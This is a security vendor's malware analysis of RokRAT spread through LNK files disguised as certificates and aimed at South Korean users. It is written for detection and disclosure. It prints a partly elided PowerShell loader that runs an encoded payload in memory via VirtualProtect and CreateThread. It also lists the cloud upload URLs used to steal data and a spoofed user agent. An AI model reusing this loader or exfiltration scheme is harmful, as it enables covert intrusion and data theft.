LNK File Disguised as Certificate Distributing RokRAT Malware

ASEC **asec.ahnlab.com**/en/65076/

By yeeun   May 7, 2024

AhnLab SEcurity intelligence Center (ASEC) has confirmed the continuous distribution of shortcut files (*.LNK) of abnormal sizes that disseminate backdoor-type malware. The recently confirmed shortcut files (*.LNK) are found to be targeting South Korean users, particularly those related to North Korea. The confirmed LNK file names are as follows:

- National Information Academy 8th Integrated Course Certificate (Final).lnk
- Gate access roster 2024.lnk
- Northeast Project (US Congressional Research Service (CRS Report).lnk
- Facility list.lnk

Figure 1. Confirmed properties of the LNK files

The confirmed LNK files contain a command to execute PowerShell via CMD, and their type is similar to the type found in **"RokRAT Malware Distributed Through LNK Files (*.lnk): RedEyes (ScarCruft)" [1]** posted last year. A notable fact about this type is that it includes legitimate document files, script code, and malicious PE data inside the LNK files.

```
국가정보 아카데미 8기 통합과정 수료증(최종본).lnk

Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00105080   29 29 29 29 29 29 29 29 29 29 29 29 29 29 29 29   ))))))))))))))))
00105090   29 29 29 29 29 29 29 29 29 24 65 78 65 50 61 74   )))))))))$exePat
001050A0   68 3D 24 65 6E 76 3A 70 75 62 6C 69 63 2B 27 5C   h=$env:public+'\
001050B0   27 2B 27 76 69 65 77 65 72 2E 64 61 74 27 3B 24   '+'viewer.dat';$
001050C0   65 78 65 46 69 6C 65 20 3D 20 47 65 74 2D 43 6F   exeFile = Get-Co
001050D0   6E 74 65 6E 74 20 2D 70 61 74 68 20 24 65 78 65   ntent -path $exe
001050E0   50 61 74 68 20 2D 65 6E 63 6F 64 69 6E 67 20 62   Path -encoding b
001050F0   79 74 65 3B 20 5B 4E 65 74 2E 53 65 72 76 69 63   yte; [Net.Servic
00105100   65 50 6F 69 6E 74 4D 61 6E 61 67 65 72 5D 3A 3A   ePointManager]::
00105110   53 65 63 75 72 69 74 79 50 72 6F 74 6F 63 6F 6C   SecurityProtocol
00105120   20 3D 20 5B 45 6E 75 6D 5D 3A 3A 54 6F 4F 62 6A    = [Enum]::ToObj
00105130   65 63 74 28 5B 4E 65 74 2E 53 65 63 75 72 69 74   ect([Net.Securit
00105140   79 50 72 6F 74 6F 63 6F 6C 54 79 70 65 5D 2C 20   yProtocolType],
00105150   33 30 37 32 29 3B 24 6B 31 31 32 33 20 3D 20 5B   3072);$k1123 = [
```

Figure 2. PDF file and script code contained within an LNK file

The simplified operation process of the malware is as shown below.

Figure 3. Operation structure

When the LNK file is executed, it runs PowerShell commands to create and execute a legitimate document file.

Figure 4. Legitimate document file that is created

Afterward, it creates 3 files in the %public% folder. The names and features of the files created in this step are as follows.

File name	Location in LNK File	Feature
viewer.dat	0x2BC97 (size:0xD9402)	Encoded RokRAT malware
search.dat	0x105099 (size:0x5AA)	Executes viewer.dat file
find.bat	0x105643 (size:0x139)	Executes search.dat file

Table 1. List of created files

The first executed item is "find.bat", which runs "search.dat" via PowerShell. "search.dat" reads the "viewer.dat" file and executes it in a fileless manner.

```
$exePath=$env:public+'\'+'viewer.dat';
$exeFile = Get-Content -path $exePath -encoding byte;
[Net.ServicePointManager]::SecurityProtocol =
[Enum]::ToObject([Net.SecurityProtocolType], 3072);
$k1123 = [System.Text.Encoding]::UTF8.GetString(34) + 'kernel32.dll' +
[System.Text.Encoding]::UTF8.GetString(34);
<중략>
$byteCount = $exeFile.Length;
$buffer = $b::GlobalAlloc(0x0040, $byteCount + 0x100);
$old = 0;
$a90234sb::VirtualProtect($buffer, $byteCount + 0x100, 0x40, [ref]$old);
for($i = 0;$i -lt $byteCount;$i++) {
        [System.Runtime.InteropServices.Marshal]::WriteByte($buffer, $i,
$exeFile[$i]);   };
$handle = $cake3sd23::CreateThread(0, 0, $buffer, 0, 0, 0);
$fried3sd23::WaitForSingleObject($handle, 500 * 1000);
```

The data of "viewer.dat" that is ultimately executed is the RokRAT malware, which is a backdoor-type malware capable of utilizing cloud APIs to collect user information and perform various malicious behaviors at the threat actor's command.

The collected information is transmitted to the threat actor's cloud server using cloud services such as pCloud, Yandex, and DropBox. At this point, the UserAgent in the request header is disguised as Googlebot, and the cloud URLs used are as follows in the table below.

User-Agent: Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)

Cloud	URL
Pcloud(Down)	https://api.pcloud.com/getfilelink?path=%s&forcedownload=1&skipfilename=1
Pcloud(up)	https://api.pcloud.com/uploadfile?path=%s&filename=%s&nopartial=1
Yandex(Down)	https://cloud-api.yandex.net/v1/disk/resources/download?path=%s
Yandex(up)	https://cloud-api.yandex.net/v1/disk/resources/upload?path=%s&overwrite=%s
DropBox(Down)	https://content.dropboxapi.com/2/files/download
DropBox(up)	https://content.dropboxapi.com/2/files/upload

Table 2. Details on the cloud URLs used

The malicious behaviors that can be executed according to the threat actor's command include:

- Execution of cmd commands
- Collection of directory listings
- Deletion of specific files (with VBS, CMD, BAT, and LNK extensions) within the Startup folder
- Collection of Startup folder listings, %APPDATA% folder listings, and recently used file listings
- Collection of PC information (system information, IP, router information, etc.)

Additionally, various other malicious behaviors can be performed, and the collected information is stored in the %TEMP% folder before being uploaded to the threat actor's cloud server. The email addresses of the threat actor identified during the analysis process are as follows.

- tanessha.samuel@gmail[.]com
- tianling0315@gmail[.]com
- w.sarah0808@gmail[.]com
- softpower21cs@gmail[.]com

Through its blog, ASEC has been consistently sharing information about the distribution of malicious shortcut file due to the frequent occurrence of such incidents. In particular, malware aimed at individuals associated with Korean unification, military, and education has been continuously identified since the past, highlighting the need for extra caution.

[File Detection]
Dropper/LNK.S2343 (2024.04.12.03)
Trojan/BAT.Runner (2024.04.12.00)
Trojan/Script.Generic (2024.04.12.00)
Data/BIN.EncPe (2024.04.12.00)
Infostealer/Win.Agent.R579429 (2023.05.05.01)

[IoC]
b85a6b1eb7418aa5da108bc0df824fc0
358122718ba11b3e8bb56340dbe94f51
35441efd293d9c9fb4788a3f0b4f2e6b
68386fa9933b2dc5711dffcee0748115
bd07b927bb765ccfc94fadbc912b0226
6e5e5ec38454ecf94e723897a42450ea
3114a3d092e269128f72cfd34812ddc8
bd98fe95107ed54df3c809d7925f2d2c

Subscribe to AhnLab's next-generation threat intelligence platform 'AhnLab TIP' to check related IOC and detailed analysis information.

Categories:Malware Information

Tagged as:lnk,RokRAT